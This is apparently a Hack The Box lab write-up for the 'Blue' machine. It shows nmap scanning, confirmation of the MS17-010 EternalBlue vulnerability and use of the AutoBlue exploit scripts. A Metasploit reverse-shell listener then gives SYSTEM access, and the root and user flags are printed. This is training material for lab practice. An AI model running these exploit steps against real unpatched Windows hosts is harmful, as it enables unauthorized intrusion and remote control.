Blue


Blue is a cool and easy box that exploits a very popular vulnerability
Lets start with an nmap

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-29 23:31 UTC
Warning: 10.10.10.40 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.40
Host is up (0.12s latency).
Not shown: 64307 closed ports, 1219 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1
microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 3h41m56s, deviation: 34m37s, median: 4h01m55s
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2020-06-30T04:37:01+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2020-06-30T03:37:02
|_  start_date: 2020-06-30T03:32:11

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
```

Nmap done: 1 IP address (1 host up) scanned in 218.06 seconds

as we can see, netbios is open. Lets see if we can enumerate with smbclient


smbclient -L \\\\<ip>\\



```
kali@kali:~/Documents/HTB/hackthebox/Blue$ smbclient -L \\\\10.10.10.40\\
Enter WORKGROUP\kali's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Share           Disk
        Users           Disk
SMB1 disabled -- no workgroup available
```

after attempt to enumerate, we can't access any shares/workgroups.
Lets see if we find another point of interest. Remember looking for common vulns on legacy? Let's attempt to do the same with Blue.

nmap -p445 -Pn --script vuln 10.10.10.40




```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-
wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 51.48 seconds
```

Interesting! MS17-010. if you don't know what this is, its the popular vulnerability that I was referring to at the very beginning of this writeup. It refers to eternal blue which is NSA leaked code that exploits smb on windows and how popular malware like wannacry spread.

Let's look for some common exploits for this.


keep in mind we have a windows 7 machine.
Found one on github called autoblue
https://github.com/3ndG4me/AutoBlue-MS17-010.git

The readme contains valuable instructions in using these.




```
kali@kali:~/Documents/HTB/hackthebox/Blue/AutoBlue-MS17-010$ ls
eternalblue_exploit10.py  eternal_checker.py  mysmb.py   zzz_exploit.py
eternalblue_exploit7.py   LICENSE             README.md
eternalblue_exploit8.py   listener_prep.sh    shellcode
kali@kali:~/Documents/HTB/hackthebox/Blue/AutoBlue-MS17-010$ python eternal_checke
r.py 10.10.10.40
[*] Target OS: Windows 7 Professional 7601 Service Pack 1
[!] The target is not patched
=== Testing named pipes ===
[*] Done
```

after using the scanner, this further verifies that the box is vulnerable to MS17-010. Lets proceed with obtaining a reverse shell. According to the instructions, cd into shelllcode, run the .sh, then cd back into the parent directory and run the listener_prep.sh.




```
kali@kali:~/Documents/HTB/hackthebox/Blue/AutoBlue-MS17-010$ ./listener_prep.sh

  __
  /,-
  ||)
  \\_, )
   `--'

Enternal Blue Metasploit Listener

LHOST for reverse connection:
█
```

Pretty straight foward. Lets configure this with ifconfig.
After configuration, a metasploit session is launched




```
kali@kali:~/Documents/HTB/hackthebox/Blue/AutoBlue-MS17-010$ ./listener_prep.sh

  __
  /,-
  ||)
  \\_, )
   `--'

Enternal Blue Metasploit Listener

LHOST for reverse connection:
10.10.14.2
LPORT for x64 reverse connection:
4444
LPORT for x86 reverse connection:
4445
Enter 0 for meterpreter shell or 1 for regular cmd shell:
1
Type 0 if this is a staged payload or 1 if it is for a stageless payload
0
Starting listener (staged)...
Starting postgresql (via systemctl): postgresql.service.
```

This is a listener, meaning we have to now (finally) launch the .py to trigger our reverse shell.



```
kali@kali:~/Documents/HTB/hackthebox/Blue/AutoBlue-MS17-010$ python eternalblue_e
ploit7.py 10.10.10.40 shellcode/sc_all.bin
shellcode size: 2292
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```


If we go back to our metasploit session, we now have an active reverse shell!
to go to that session do :
sessions 1 (or 2 in my case)



```
msf5 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```


Awesome, after a whoami we see that we are
nt authority\system

Root and user are easy to get from here.
if we enter:
net users
we can see that Administrator and haris are users on this machine. After we cd \Users and do a dir, this confirms:




```
21/07/2017  07:56    <DIR>          .
21/07/2017  07:56    <DIR>          ..
21/07/2017  07:56    <DIR>          Administrator
14/07/2017  14:45    <DIR>          haris
12/04/2011  08:51    <DIR>          Public
               0 File(s)              0 bytes
               5 Dir(s)  15,466,872,832 bytes free

C:\Users>
```

If we cd into both, the user.txt in harris and root.txt is in Admin.



```
 Directory of C:\Users\Administrator\Desktop

24/12/2017  03:22    <DIR>          .
24/12/2017  03:22    <DIR>          ..
21/07/2017  07:57                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)  15,466,872,832 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
ff548eb71e920ff6c08843ce9df4e717
C:\Users\Administrator\Desktop>
```



```
C:\Users\haris\Desktop>type user.txt
type user.txt
4c546aea7dbee75cbd71de245c8deea9
```